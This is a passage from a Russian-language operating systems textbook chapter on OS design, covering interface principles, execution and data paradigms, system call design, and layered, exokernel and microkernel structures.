Во-вторых, операционные системы должны учитывать параллелизм. В системе одновременно присутствует множество пользователей, работающих с множеством устройств ввода-вывода. Управление несколькими параллельно выполняющимися процессами существенно сложнее управления одной последовательной деятельностью. Среди множества возникающих при этом проблем достаточно назвать хотя бы состязания и тупиковые ситуации.

В-третьих, операционные системы должны учитывать наличие потенциально враждебных пользователей, желающих вмешиваться в работу операционной системы или выполнять запрещенные действия, например похищение чужих файлов. Операционная система должна предпринимать меры для предотвращения подобных действий со стороны злонамеренных пользователей. Текстовые процессоры и фоторедакторы не сталкиваются с подобными проблемами.

В-четвертых, несмотря на тот факт, что пользователи друг другу не доверяют, многим из них бывает нужно использовать какую-либо информацию или ресурсы совместно с определенной группой пользователей. Операционная система должна предоставлять эту возможность, но таким образом, чтобы злоумышленник не смог воспользоваться этими свойствами для своих целей. У прикладных программ подобных проблем тоже нет.

В-пятых, операционные системы, как правило, живут довольно долго. Операционная система UNIX используется уже более 40 лет, система Windows используется около 30 лет и не подает признаков того, что собирается уходить в историю. Соответственно проектировщики операционной системы должны думать о том, как могут измениться аппаратура и приложения в отдаленном будущем и как им следует к этому подготовиться. Системы, отражающие одно специфическое мировоззрение, как правило, быстро сходят со сцены.

В-шестых, у разработчиков операционной системы на самом деле нет четкого представления о том, как будет использоваться их система, поэтому они должны обеспечить достаточную степень универсальности. При проектировании таких систем, как UNIX или Windows, их использование для работы с веб-браузером или с потоковым видео высокого разрешения не предполагалось, однако многие современные компьютеры в основном только для этого и используются. Трудно себе представить проектировщика морского судна, который не знал бы, что он проектирует: рыболовецкое судно, пассажирское судно или военный корабль.

В-седьмых, от современных операционных систем, как правило, требуется переносимость, что означает возможность работы на различных платформах. Они также должны поддерживать сотни или даже тысячи устройств ввода-вывода, которые проектируются совершенно независимо друг от друга. Например, операционная система должна рабо-

тать на компьютерах как с прямым, так и с обратным порядком байтов. Второй пример постоянно наблюдался в системе MS-DOS, когда пользователи пытались установить звуковую карту и модем, использующие одни и те же порты ввода-вывода или линии запроса прерывания. С такими проблемами, как конфликты различных частей аппаратуры, приходится иметь дело в основном именно операционным системам.

Наконец, в-восьмых, при разработке операционных систем часто учитывается необходимость совместимости с предыдущей версией операционной системы. Система может иметь множество ограничений на длину слов, имена файлов и т. д., рассматриваемых теперь проектировщиками как устаревшие, но от которых трудно избавиться. Это напоминает переоборудование автомобильного завода под выпуск новых моделей с условием сохранения существующих мощностей по выпуску старых моделей.

12.2. Разработка интерфейса

Итак, теперь должно быть ясно, что написание современной операционной системы представляет собой непростую задачу. Но с чего начинается эта работа? Возможно, лучше всего сначала подумать о предоставляемых операционной системой интерфейсах. Операционная система предоставляет набор служб, большую часть типов данных (например, файлы) и множество операций с ними (например, *read*). Вместе они формируют интерфейс пользователей системы. Обратите внимание на то, что в данном контексте пользователями операционной системы являются программисты, пишущие программы, которые используют системные вызовы, а не люди, запускающие прикладные программы.

Кроме основного интерфейса системных вызовов у большинства операционных систем есть дополнительные интерфейсы. Например, некоторым программистам необходимо бывает написать драйвер устройства, чтобы добавить его в операционную систему. Эти драйверы предоставляют определенные функции и могут обращаться к определенным системным вызовам. Функции и вызовы определяют интерфейс, существенно отличающийся от используемого прикладными программистами. Все эти интерфейсы должны быть тщательно спроектированы, если разработчики системы рассчитывают на успех.

12.2.1. Руководящие принципы

Существуют ли принципы, руководствуясь которыми можно проектировать интерфейсы? Мы надеемся, что такие принципы есть. Если выразить их в нескольких словах, то это простота, полнота и возможность эффективной реализации.

Принцип 1: простота

Простой интерфейс легче понять и реализовать без ошибок. Всем разработчикам систем следует помнить эту знаменитую цитату французского летчика и писателя Антуана де Сент-Экзюпери: «*Совершенство достигается не тогда, когда уже больше нечего добавить, а когда больше нечего убавить*».

Этот принцип утверждает, что лучше меньше, чем больше, по крайней мере, применительно к операционным системам. Другими словами, этот принцип может быть

выражен аббревиатурой KISS (Keep It Simple, Stupid), предлагающей программисту, в чьих мыслительных способностях возникают сомнения, не усложнять систему.

Принцип 2: полнота

Разумеется, интерфейс должен предоставлять пользователям возможность выполнять все, что им необходимо, то есть интерфейс должен обладать полнотой. В связи с этим на ум приходит другая цитата, на этот раз это фраза, сказанная Альбертом Эйнштейном: «*Все должно быть простым, насколько это возможно, но не проще*».

Другими словами, операционная система должна выполнять то, что от нее требуется, но не более того. Если пользователю нужно хранить данные, операционная система должна предоставлять для этого некий механизм. Если пользователям необходимо общаться друг с другом, операционная система должна предоставлять механизм общения и т. д. В своей речи по поводу получения награды Turing Award один из разработчиков систем CTSS и MULTICS Фернандо Корбато объединил понятия простоты и полноты и сказал: «*Во-первых, важно подчеркнуть значение простоты и элегантности, так как сложность приводит к нагромождению противоречий и, как мы уже видели, появлению ошибок. Я бы определил элегантность как достижение заданной функциональности при помощи минимума механизма и максимума ясности*».

Ключевая идея здесь — *минимум механизма*. Другими словами, каждая функция, каждый системный вызов должны нести собственную ношу. Когда член команды проектировщиков предлагает расширить системный вызов или добавить новую функцию, остальные разработчики должны спросить его: «Произойдет ли что-нибудь ужасное, если мы этого не сделаем?». Если ответом будет: «Нет, но, возможно, когда-нибудь кто-то посчитает эту функцию полезной», — поместите ее в библиотеку уровня пользователя, а не в операционную систему, даже если при этом она будет работать медленнее. Не должна ставиться задача сделать каждую функцию быстрее пули. Цель заключается в том, чтобы сохранить то, что Корбато назвал минимумом механизма.

Давайте кратко рассмотрим два примера из моего личного опыта: операционные системы MINIX и Amoeba. Для всех задач в системе MINIX до недавнего времени было три системных вызова: *send*, *receive* и *sendrec*. Система структурирована в виде набора процессов с менеджером памяти, файловой системой и каждым драйвером устройства, представляющим собой отдельный планируемый процесс. В первом приближении все, что делает ядро, — это планирование процессов и управление передачей сообщений между ними. Соответственно необходимыми являются только два системных вызова: *send* для отправки сообщения и *receive*, чтобы сообщение получить. Третий системный вызов, *sendrec*, представляет собой просто оптимизацию, позволяющую послать сообщение и запросить ответ всего за одно эмулированное прерывание. Все остальное в системе выполняется с помощью обращения к какому-либо другому процессу (например, к процессу файловой системы или к дисковому драйверу). В самой последней версии MINIX добавлены два дополнительных вызова, и оба для асинхронного обмена данными. Вызов *senda* отправляет асинхронное сообщение. Ядро будет стремиться доставить сообщение, но приложение его не ждет, оно продолжает выполнение. Кроме этого, система для доставки кратких уведомлений использует вызов *notify*. Например, ядро может уведомить драйвер устройства в пользовательском пространстве о том, что произошло что-то, во многом похожее на прерывание. С уведомлением не связано никакое сообщение. Когда ядро доставляет уведомление процессу, оно всего

лишь изменяет состояние бита на имеющейся у каждого процесса битовой матрице на противоположное, показывая: что-то случилось. Из-за предельной простоты уведомление может осуществляться довольно быстро, и ядро не должно беспокоиться о том, какое сообщение нужно доставить, если процесс получил одно и то же уведомление дважды. Стоит отметить, что нынешнее все еще небольшое количество вызовов возрастает. Данный процесс неизбежен, и сопротивление бесполезно.

Разумеется, это всего лишь вызовы ядра. Запуск над ядром POSIX-совместимой системы требует реализации большого количество системных вызовов POSIX. Но красота всего этого заключается в том, что все они отображаются на совсем небольшой набор вызовов ядра. Имея (пока) такую простую систему, у нас есть шанс, что она такой и останется.

Операционная система Amoeba устроена еще проще. У нее есть только один системный вызов: выполнение вызова удаленной процедуры. Этот вызов отправляет сообщение и ждет ответа. По существу, это то же самое, что и системный вызов *sendrec* в системе MINIX. Все остальное строится на этом единственном вызове. Как бы то ни было, но синхронный обмен данными вызывает другой вопрос, который будет рассмотрен в разделе 12.3.

Принцип 3: эффективность

Третий руководящий принцип представляет собой эффективность реализации. Если какая-либо функция (или системный вызов) не может быть реализована эффективно, вероятно, ее не следует реализовывать. Программист должен интуитивно представлять стоимость реализации и использования каждого системного вызова. Например, программисты, пишущие программы в системе UNIX, считают, что системный вызов *lseek* дешевле системного вызова *read*, так как первый системный вызов просто изменяет содержимое указателя, хранящегося в памяти, тогда как второй выполняет операцию дискового ввода-вывода. Если интуиция подводит программиста, программист создает неэффективные программы.

12.2.2. Парадигмы

Когда цели установлены, можно начинать проектирование. Можно начать, например, со следующего: подумать, какой предстанет система перед пользователями. Один из наиболее важных вопросов заключается в том, чтобы все функции системы хорошо согласовывались друг с другом и обладали тем, что часто называют **архитектурной согласованностью**. При этом важно различать два типа пользователей операционной системы. С одной стороны, существуют *пользователи*, взаимодействующие с прикладными программами, с другой — есть *программисты*, пишущие эти прикладные программы. Первые большей частью имеют дело с графическим интерфейсом пользователя, тогда как последние в основном взаимодействуют с интерфейсом системных вызовов. Если задача заключается в том, чтобы иметь единый графический интерфейс пользователя, заполняющий всю систему, как, например, в системе Macintosh, то разработку следует начать отсюда. Если же цель состоит в том, чтобы обеспечить поддержку различных возможных графических интерфейсов пользователя как в системе UNIX, то в первую очередь должен быть разработан интерфейс системных вызовов. Начало разработки системы с графического интерфейса пользователя представляет собой, по

сути, проектирование сверху вниз. Вопрос заключается в том, какие функции будет этот интерфейс иметь, как будет пользователь с ними взаимодействовать и как следует спроектировать систему для их поддержки. Например, если большинство программ отображает на экране значки, а затем ждет, когда пользователь щелкнет на них мышью, это предполагает использование управляемой событиями модели для графического интерфейса пользователя и, возможно, для операционной системы. В то же время если экран в основном заполнен текстовыми окнами, то, вероятно, лучшей представляется модель, в которой процессы считывают символы с клавиатуры.

Реализация в первую очередь интерфейса системных вызовов представляет собой проектирование снизу вверх. Здесь вопросы заключаются в том, какие функции нужны программистам. В действительности для поддержки графического интерфейса пользователя требуется не так уж много специальных функций. Например, оконная система под названием X Windows, используемая в UNIX, представляет собой просто большую программу на языке C, которая обращается к клавиатуре, мыши и экрану с системными вызовами *read* и *write*. Оконная система X Windows была разработана значительно позже операционной системы UNIX, но для ее работы не потребовалось большого количества изменений в операционной системе. Это подтверждает тот факт, что система UNIX обладает полнотой в достаточной степени.

Парадигмы интерфейса пользователя

Как для интерфейса уровня графического интерфейса пользователя, так и для интерфейса системных вызовов наиболее важный аспект заключается в наличии хорошей парадигмы (иногда называемой метафорой или модельным представлением), обеспечивающей наглядный зрительный образ интерфейса. Многими графическими интерфейсами пользователя используется парадигма WIMP (Windows, Icons, Menus, Pointers — окна, пиктограммы, меню, указатели), обсуждавшаяся в главе 5. Эта парадигма используется в интерфейсе для обеспечения согласованности таких идиом, как щелчок и двойной щелчок мышью, перетаскивание и т. д. Часто к программам предъявляются дополнительные требования, такие как наличие строки меню с пунктами Файл, Правка и т. д., каждый из которых содержит хорошо знакомые пункты меню. Таким образом, пользователи, знакомые с одной программой, легко могут освоить другую программу.

Однако пользовательский интерфейс WIMP не является единственно возможным. Планшетные компьютеры, смартфоны и некоторые ноутбуки используют сенсорные экраны, позволяющие пользователям взаимодействовать с устройством более непосредственным и интуитивно понятным образом. На некоторых карманных компьютерах используется стилизованный интерфейс рукописного ввода. В специализированных мультимедийных устройствах может использоваться интерфейс видеомагнитофона. И конечно же, совершенно иная парадигма используется при голосовом вводе. Самое важное относится не столько к выбору парадигмы, сколько к факту наличия единственной, самой важной парадигмы, объединяющей весь пользовательский интерфейс.

Какая бы парадигма ни была выбрана, важно, чтобы все прикладные программы использовали ее. Следовательно, проектировщики системы должны предоставить разработчикам прикладных программ библиотеки и инструменты для доступа к процедурам, обеспечивающим однородный внешний вид пользовательского интерфейса.

Без инструментария разработчики приложений все будут делать по-своему. Разработка пользовательского интерфейса представляет собой очень важную задачу, но она не является темой данной книги, поэтому мы вернемся к обсуждению темы интерфейса операционной системы.

Парадигмы исполнения

Архитектурная согласованность важна на уровне пользователя, но в равной мере она важна на уровне интерфейса системных вызовов. Здесь часто полезно различать парадигму исполнения и парадигму данных, поэтому мы рассмотрим и ту и другую, начав с первой.

Широкое распространение получили две парадигмы: алгоритмическая и движимая событиями. **Алгоритмическая парадигма** основана на идее, что программа запускается для выполнения некоторой функции, известной заранее или задаваемой в виде параметров. Эта функция может заключаться в компиляции программы, составлении ведомости или пилотировании самолета до Сан-Франциско. Базовая логика жестко прошита в код программы, при этом программа время от времени обращается к системным вызовам, чтобы получить ввод пользователя, обратиться к системным службам и т. д. Этот подход проиллюстрирован в листинге 12.1, *а*.

Другая парадигма исполнения представляет собой **парадигму управления событиями** (листинг 12.1, *б*). Здесь программа выполняет определенную инициализацию, например отображает какое-либо окно, а затем ждет, когда операционная система сообщит ей о первом событии. Этим событием может быть нажатие клавиши или перемещение мыши. Такая схема полезна для программ, активно взаимодействующих с пользователем.

Листинг 12.1. Код: *а* — алгоритмический; *б* — движимый событиями

```
main()
{
    int ... ;

    init();
    do_something();
    read(...);
    do_something_else();
    write(...);
    keep_going();
    exit(0);
}
```

а

```
main()
{
    mess_t msg;

    init();
    while (get_message(&msg)) {
        switch (msg.type) {
            case 1: ... ;
            case 2: ... ;
            case 3: ... ;
        }
    }
}
```

б

Каждая парадигма порождает собственный стиль программирования. В алгоритмической парадигме алгоритмы занимают центральное положение, а операционная система рассматривается как поставщик служб. В парадигме управления событиями операционная система также предоставляет службы, но ее основная роль заключается в координации активности пользователя и формировании событий, потребляемых процессами.

Парадигмы данных

Парадигма исполнения является не единственной парадигмой, экспортируемой операционной системой. Не менее важна парадигма данных. Ключевой вопрос здесь заключается в том, как предстают перед программистом системные структуры и устройства. В ранних пакетных системах, предназначенных для выполнения программ на языке FORTRAN, все моделировалось как логическая магнитная лента. Считываемые колоды карт воспринимались как входные ленты, пробиваемые колоды карт обрабатывались как выходные ленты. Вывод на принтер также обрабатывался как выходная лента. Файлы на диске также считались лентами. Произвольный доступ к файлу был возможен только при помощи перемотки соответствующей ленты и повторного считывания.

Задание запускалось при помощи карт управления заданием, например:

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

Первая карта представляла собой инструкцию для оператора. Он должен был достать из шкафа бобину номер 781 и установить ее на накопителе 8. Вторая карта являлась командой операционной системе запустить только что откомпилированную с языка FORTRAN программу, отображая *INPUT* (означающий устройство чтения перфокарт) на логическую ленту 1, дисковый файл *MYDATA* — на логическую ленту 2, принтер *OUTPUT* — на логическую ленту 3, перфоратор *PUNCH* — на логическую ленту 4 и физический накопитель на магнитной ленте *TAPE08* — на логическую ленту 5.

У языка FORTRAN был четко определенный синтаксис, позволявший читать и писать логические ленты. При чтении с логической ленты 1 программа получает ввод с перфокарт. При помощи записи на логическую ленту 3 программа может вывести результаты на принтер. Обращаясь к логической ленте 5, программа может читать и писать магнитную ленту 781 и т. д. Обратите внимание на то, что идея магнитной ленты представляла собой всего лишь парадигму (модель) для объединения устройства чтения перфокарт, принтера, перфоратора, дисковых файлов и магнитофонов. В данном примере только логическая лента 5 была физической лентой. Все остальное представляло собой обычные файлы для подкачки данных. Это была примитивная парадигма, но она была шагом в правильном направлении.

Затем появилась операционная система UNIX, которая пошла значительно дальше в этом направлении, используя модель «всё суть файлы». При использовании этой парадигмы все устройства ввода-вывода рассматриваются как файлы, которые можно открывать и которыми можно управлять как обычными файлами. Операторы на языке C

```
fd1 = open("file1", O_RDWR);
fd2 = open("/dev/tty", O_RDWR);
```

открывают настоящий дисковый файл и терминал пользователя. Последующие операторы могут использовать дескрипторы файлов fd1 и fd2, чтобы читать из этих файлов и писать в них. С этого момента нет разницы между доступом к файлу и доступом к терминалу, не считая того, что при обращении к терминалу не разрешается операция перемещения указателя в файле.

Операционная система UNIX не только объединяет файлы и устройства ввода-вывода, но также позволяет получать доступ к другим процессам через каналы как к файлам. Более того, если поддерживается отображение файлов на адресное пространство памяти, процесс может обращаться к своей виртуальной памяти так, как если бы это был

файл. Наконец, в версиях UNIX, поддерживающих файловую систему /proc, строка на языке C

```
fd3 = open("/proc/501", O_RDWR);
```

позволяет процессу (попытаться) получить доступ к памяти процесса 501 для чтения и записи при помощи дескриптора файла fd3, что может быть полезно, например, при отладке программы.

Разумеется, только то, что кто-то сказал, что всё является файлами, не означает, что это касается абсолютно всего. Например, сетевые сокеты UNIX могут чем-то напоминать файлы, но у них есть существенное отличие, API-интерфейс сокетов. Еще в одной операционной системе, Plan 9 от компании Bell Labs, на компромисс не пошли и не предоставили специализированных интерфейсов для сетевых сокетов. В результате конструкция Plan 9 оказалась, наверное, чище.

Операционная система Windows старается все сделать похожим на объект. Получив дескриптор файла, процесса, семафора, почтового ящика или другого объекта ядра, процесс может выполнять с этим объектом различные действия. Эта парадигма является еще более общей, чем используемая в UNIX, и значительно более общей, чем в FORTRAN.

Объединяющие парадигмы встречаются и в других контекстах. Следует отметить один из них — Всемирную паутину (Web). Используемая в Паутине парадигма состоит в том, что все киберпространство заполнено документами, у каждого из которых есть свой адрес URL. Обратившись по соответствующему указателю URL (введя его с клавиатуры или щелкнув мышью по ссылке), вы получаете этот документ. В действительности многие «документы» вовсе не являются документами, но формируются программой или сценарием оболочки, когда поступает запрос. Например, когда пользователь запрашивает в интернет-магазине список компакт-дисков конкретного исполнителя, документ создается на лету программой. Его совершенно точно не существовало до того, как был получен запрос.

Итак, мы рассмотрели четыре парадигмы, а именно: всё суть ленты, файлы, объекты или документы. Во всех четырех случаях задача заключается в том, чтобы унифицировать данные, устройства или другие ресурсы для упрощения работы с ними. Каждая операционная система должна иметь подобную унифицирующую парадигму данных.

12.2.3. Интерфейс системных вызовов

Если исходить из высказанного Корбато принципа минимального механизма, то операционная система должна предоставлять настолько мало системных вызовов, насколько это возможно (необходимый минимум), и каждый системный вызов должен быть настолько прост, насколько это возможно (но не проще). Объединяющая парадигма данных может играть главную роль в этом. Например, если файлы, процессы, устройства ввода-вывода и прочее будут выглядеть как файлы или объекты, все они могут читаться при помощи всего одного системного вызова *read*. В противном случае пришлось бы иметь различные системные вызовы, такие как *read_file*, *read_proc*, *read_tty* и т. д.

В некоторых случаях могут потребоваться несколько вариантов системных вызовов, но, как правило, на практике лучше иметь один системный вызов, обрабатывающий общий случай, с различными библиотечными процедурами, скрывающими этот факт от программистов. Например, в операционной системе UNIX есть системный вызов *exec*

для замены виртуального адресного пространства процесса. Наиболее общий вариант его использования выглядит следующим образом:

```
exec(name, argp, envp);
```

Данный системный вызов загружает исполняемый файл name и передает ему аргументы, на которые указывает *argp*, и список переменных окружения, на который указывает *envp*. Иногда бывает удобнее явно перечислить аргументы, поэтому в библиотеках содержатся процедуры, вызываемые следующим образом:

```
execl(name, arg0, arg1, ..., argn, 0);
execle(name, arg0, arg1, ..., argn, envp);
```

Эти процедуры всего лишь помещают аргументы в массив, после чего обращаются к системному вызову *exec*, который и выполняет всю работу. Такая схема является лучшей в обоих смыслах: благодаря единственному простому системному вызову операционная система сохраняет свою простоту, в то же самое время программист получает возможность обращаться к системному вызову *exec* различными способами.

Разумеется, пытаясь использовать один-единственный системный вызов для всех случаев жизни, легко дойти до крайностей. Для создания процесса в операционной системе UNIX требуются два системных вызова: *fork*, за которым следует *exec*. У первого вызова нет параметров, у второго вызова три параметра. Для сравнения: у вызова WinAPI для создания процесса *CreateProcess* 10 параметров, один из которых представляет собой указатель на структуру с дополнительными 18 параметрами.

Давным-давно следовало задать вопрос: «Произойдет ли катастрофа, если мы опустим что-нибудь из этого?» Правдивый ответ должен был звучать так: «В некоторых случаях программист будет вынужден совершить больше работы для достижения определенного эффекта, зато мы получим более простую, компактную и надежную операционную систему». Конечно, человек, предлагающий версию с этими 10 + 18 параметрами, мог добавить: «Но пользователям нравятся все эти возможности». Возразить на это можно было бы так: «Еще больше им нравятся системы, которые используют мало памяти и никогда не ломаются». Компромисс, заключающийся в большей функциональности за счет использования большего объема памяти, по крайней мере, виден невооруженным глазом, и ему можно дать оценку (так как стоимость памяти известна). Однако трудно оценить количество дополнительных сбоев в год, которые появятся благодаря внедрению новой функции. Кроме того, неизвестно, сделали бы пользователи тот же выбор, если им заранее была известна эта скрытая цена. Этот эффект можно резюмировать первым законом программного обеспечения Таненбаума: «*При увеличении размера программы количество содержащихся в ней ошибок также увеличивается*».

Когда к программе добавляются новые функции, к ней добавляются и новые процедуры, а вместе с ними и новые ошибки. Программисты, полагающие, что при добавлении новых функций к программе не добавится новых ошибок, либо являются новичками в программировании, либо верят, что за ними присматривает добрая фея.

Простота является не единственным принципом, которым следует руководствоваться при разработке системных вызовов. Следует также помнить о фразе, сказанной Б. Лэмпсоном в 1984 году: «*Не скрывай мощь*».

Если у аппаратного обеспечения есть крайне эффективный способ выполнить что-либо, программистам следует предоставить простой доступ к этой возможности, а не хоронить ее внутри некой абстракции. Назначение абстракций заключается в том,

чтобы скрывать нежелательные свойства, а не полезные свойства. Например, предположим, что у аппаратуры есть специальный способ перемещения больших участков изображений по экрану (то есть в видеопамяти) на высокой скорости. В этом случае ввод нового системного вызова, предоставляющего доступ к этому механизму, будет оправдан, так как это лучше, чем читать данные из видеоОЗУ в обычную память, а затем писать эти данные обратно в видеоОЗУ. Новый вызов должен просто перемещать биты в видеопамяти. Если этот новый системный вызов будет быстрым, это позволит пользователям создавать более эффективные программы. Если системный вызов медленный, никто не будет им пользоваться.

При проектировании системы возникает также вопрос использования ориентированных на соединение вызовов или вызовов, не использующих соединений. Системные вызовы Windows и UNIX для чтения файлов являются ориентированными на соединение, что похоже на использование телефона. Сначала вы открываете файл, затем читаете его и, наконец, закрываете файл. Некоторые протоколы работы с удаленными файлами также являются ориентированными на соединение. Например, чтобы использовать протокол FTP, пользователь сначала регистрируется на удаленной машине, читает файлы, а затем выходит из системы.

В то же время некоторые протоколы удаленного доступа к файлам не требуют соединений. Веб-протокол (HTTP) не требует соединений. Чтобы прочитать веб-страницу, вы просто запрашиваете ее. Не требуется никаких предварительных настроек (TCP-соединение все-таки требуется, но оно представляет собой более низкий уровень протокола; протокол HTTP, используемый для доступа к самой веб-странице, не требует соединений).

От того, какой из механизмов выбрать — ориентированный на соединение или не требующий соединений, — зависит, будет ли от механизма требоваться дополнительная работа (например, по открытию файлов) или же эта работа перекладывается на плечи использующей механизм прикладной программы. В последнем случае получается существенный выигрыш в эффективности, если к одному и тому же файлу программа обращается много раз. Для системы ввода-вывода на одной машине, где стоимость подготовки ввода-вывода (открытия файла) низка, вероятно, лучше использовать стандартный способ (сначала открыть, затем использовать). Для удаленных файловых систем возможно использование обоих вариантов.

Другой вопрос, возникающий при проектировании интерфейса системных вызовов, заключается в его открытости. Список системных вызовов, определяемых стандартом POSIX, легко найти. Эти системные вызовы поддерживаются всеми системами UNIX, как и небольшое количество других вызовов, но полный список всегда публикуется. Корпорация Microsoft, напротив, никогда не публиковала список системных вызовов Windows. Вместо этого публикуются функции интерфейса WinAPI, а также вызовы других интерфейсов. Эти списки содержат огромное количество библиотечных вызовов (более 10 000), но только малое их число являются настоящими системными вызовами. Аргумент в пользу открытости системных вызовов заключается в том, что программистам становится известна цена использования функций. Функции, исполняемые в пространстве пользователя, выполняются быстрее, чем те, которые требуют переключения в режим ядра. Закрытость системных вызовов также имеет свои преимущества, заключающиеся в том, что в результате достигается гибкость в реализации библиотечных процедур. То есть разработчики операционной системы получают возможность изменять действительные системные вызовы, сохраняя при

этом работоспособность прикладных программ. Как было показано в разделе 9.7.7, разработчики начинавшие этот проект, просто допустили в системном вызове *access* ошибку, с которой приходится мириться до сих пор.

12.3. Реализация

Мы обсудили пользовательский интерфейс и интерфейс системных вызовов. Теперь пора обсудить вопрос реализации операционной системы. В следующих разделах мы изучим некоторые общие концептуальные вопросы, относящиеся к стратегиям реализации. После этого рассмотрим некоторые примеры низкоуровневой техники, которая часто бывает полезной.

12.3.1. Структура системы

Вероятно, первым решением, которое должны принять разработчики системы, является решение о том, какой должна быть структура системы. Основные варианты мы изучили в разделе 1.7, но рассмотрим их и здесь. Монолитное неструктурированное устройство на самом деле представляет собой неудачную идею, подходящую разве что крошечной операционной системе для, например, тостера, но даже в этом случае ее использование спорно.

Многоуровневые системы

Разумный подход, установившийся с годами, заключается в создании многоуровневых систем. Система THE, разработанная Э. Дейкстрой (см. табл. 1.3), была первой многоуровневой системой. У операционных систем UNIX и Windows 8 также есть многоуровневая структура, но уровни в них в большей степени представляют собой способ описания системы, чем фактический руководящий принцип, использованный при ее построении.

При создании новой системы разработчики должны сначала очень тщательно выбрать уровни и определить функциональность каждого из них. Нижний уровень всегда должен пытаться скрыть самые неприятные особенности аппаратуры, как это делает уровень HAL. Вероятно, следующий уровень должен обрабатывать прерывания, заниматься переключением контекста и работать с блоком управления памятью MMU, так что выше этого уровня код оказывается в основном машинно независимым. На еще более высоких уровнях все зависит от вкусов и предпочтений разработчиков. Один вариант заключается в том, чтобы уровень 3 управлял потоками, включая планирование и синхронизацию потоков (рис. 12.1). При этом начиная с уровня 4 мы получаем правильные потоки, которые нормально планируются и синхронизируются при помощи стандартного механизма (например, мьютексов).

На уровне 4 мы обнаружим драйверы устройств, каждый из которых работает как отдельный поток, со своими состоянием, счетчиком команд, регистрами и т. д., возможно (но не обязательно), в адресном пространстве ядра. Такое устройство может существенно упростить структуру ввода-вывода, потому что когда возникает прерывание, оно может быть преобразовано в системный вызов *unlock* на мьютексе и обращение к планировщику, чтобы (потенциально) запустить новый готовый поток, который был




Рис. 12.1. Одна из возможных структур современной многоуровневой операционной системы

блокирован мьютексом. Этот подход используется в системе MINIX, но в операционных системах UNIX, Linux и Windows 8 обработчики прерываний реализованы как независимая часть системы, а не потоки, которые сами могут управляться планировщиком, приостанавливаться и т. д. Поскольку основная сложность любой операционной системы заключается во вводе-выводе, заслуживает внимания любой способ сделать его более удобным для обработки и более инкапсулированным.

Над уровнем 4 мы, скорее всего, обнаружим виртуальную память, одну или несколько файловых систем и обработчики системных вызовов. Уровни сфокусированы на предоставлении служб приложениям. Если виртуальная память расположена на более низком уровне, чем файловые системы, то блочный кэш может быть выгружаемым, что позволяет менеджеру виртуальной памяти динамически определять, как следует распределять физическую память между страницами пользователей и страницами ядра, включая кэш. Подобным образом работает операционная система Windows 8.

Экзоядра

Хотя у многоуровневых структур есть много сторонников среди разработчиков систем, существует также другой лагерь, придерживающийся противоположной точки зрения (Engler et al., 1995). Их точка зрения базируется на **сквозном аргументе** (Saltzer et al., 1984). Эта концепция заключается в том, что если что-либо должно быть выполнено самой пользовательской программой, то неэффективно выполнять это и на нижнем уровне.

Рассмотрим применение этого принципа к удаленному доступу к файлам. Если система заботится о том, чтобы файлы не были повреждены, она должна считать для каждого записываемого файла контрольную сумму и хранить ее вместе с файлом. Когда файл пересылается по сети, вместе с файлом пересылается также его контрольная сумма, которая проверяется по получении файла принимающей стороной. Если контрольные суммы не совпадают, файл пересылается снова.

Проверка контрольной суммы является более аккуратным методом, чем использование надежной сети. Она позволяет помимо ошибок, возникающих при передаче файла по сети, перехватывать также ошибки чтения или записи на диск, ошибки памяти, программные ошибки в маршрутизаторах и т. д. Сквозной аргумент утверждает, что при этом использование надежной сети перестает быть необходимым, так как в конечной точке (у получающего процесса) есть достаточно информации, чтобы проверить правильность полученного файла самостоятельно. Единственный довод в пользу ис-

пользования в данном случае надежного сетевого протокола заключается в повышении эффективности обработки сетевых ошибок на более низком уровне.

Сквозной аргумент может быть расширен почти до пределов всей операционной системы. Он утверждает, что операционная система не должна делать того, что пользовательская программа может сделать сама. Например, зачем нужна файловая система? Почему бы не позволить пользователю просто читать и писать участки диска защищенным способом? Конечно, большинству пользователей нравится работать с файлами, но, согласно сквозному аргументу, файловая система должна быть библиотечной процедурой, которую можно скомпоновать с любой программой, нуждающейся в файлах. Этот подход позволяет различным программам использовать различные файловые системы. Такая цепь рассуждений приводит к выводу, что операционная система должна только обеспечивать безопасное распределение ресурсов (например, процессорного времени или дисков) среди соревнующихся за них пользователей. Экзоядро представляет собой операционную систему, построенную в соответствии со сквозным аргументом (Engler et al., 1995).

Микроядерные системы «клиент–сервер»

Компромиссом между операционной системой, которая делает все, и операционной системой, не делающей ничего, является операционная система, делающая кое-что. Результатом такого дизайна является схема микроядра, при которой большая часть операционной системы представляет собой серверные процессы, работающие на уровне пользователя (рис. 12.2). Такое устройство обладает наибольшей модульностью и гибкостью по сравнению с другими схемами. Предел гибкости заключается в том, чтобы каждый драйвер устройства также работал в виде пользовательского процесса, полностью защищенного от ядра и других драйверов, но даже необходимость запуска драйверов устройств в ядре является дополнением к модульности.

Когда драйверы устройств находятся в ядре, они могут обращаться к регистрам аппаратных устройств напрямую. Если они не находятся в ядре, нужен некий механизм предоставления им этого доступа. Если аппаратура это позволяет, то каждому драйверному процессу может быть предоставлен доступ только к нужным ему устройствам ввода-вывода. Например, если регистры устройств ввода-вывода отображаются на адресное пространство памяти, то у каждого драйверного процесса может быть страница памяти, на которую отображаются регистры соответствующего устройства, но не другие страницы. Если же пространство портов ввода-вывода частично защищено, каждому драйверу может быть разрешен доступ к нужной ему порции этого пространства.




Рис. 12.2. Модель «клиент–сервер»

